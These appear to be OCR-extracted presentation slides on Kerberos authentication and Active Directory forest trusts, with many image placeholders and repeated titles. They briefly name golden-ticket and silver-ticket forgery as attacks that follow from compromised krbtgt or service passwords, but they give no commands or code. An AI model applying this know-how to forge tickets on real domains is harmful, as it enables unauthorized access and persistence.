
Kerberos authentication and trust



Kerberos authentication and trust




Kerberos authentication and trust




Kerberos authentication and trust

- TL;DR:
  - DC trusts the TGT because it is encrypted with krbtgt password
  - Service trusts Service Ticket because it's encrypted with their own password


- Common attacks/backdoors
  - Compromised AD domain → Compromised krbtgt
    - Create arbitrary TGT's that are considered valid by DC (golden tickets)
  - Compromised Service password
    - Create arbitrary Service Tickets that are considered valid by the service (silver tickets)



Forest trusts




Kerberos authentication over (forest) trusts




Long version: https://dirkjanm.io/active-directory-forest-trusts-part-one-how-does-sid-filtering-work/

Kerberos authentication over (forest) trusts




Long version: https://dirkjanm.io/active-directory-forest-trusts-part-one-how-does-sid-filtering-work/

Kerberos authentication over (forest) trusts



Long version: https://dirkjanm.io/active-directory-forest-trusts-part-one-how-does-sid-filtering-work/

Kerberos authentication over (forest) trusts



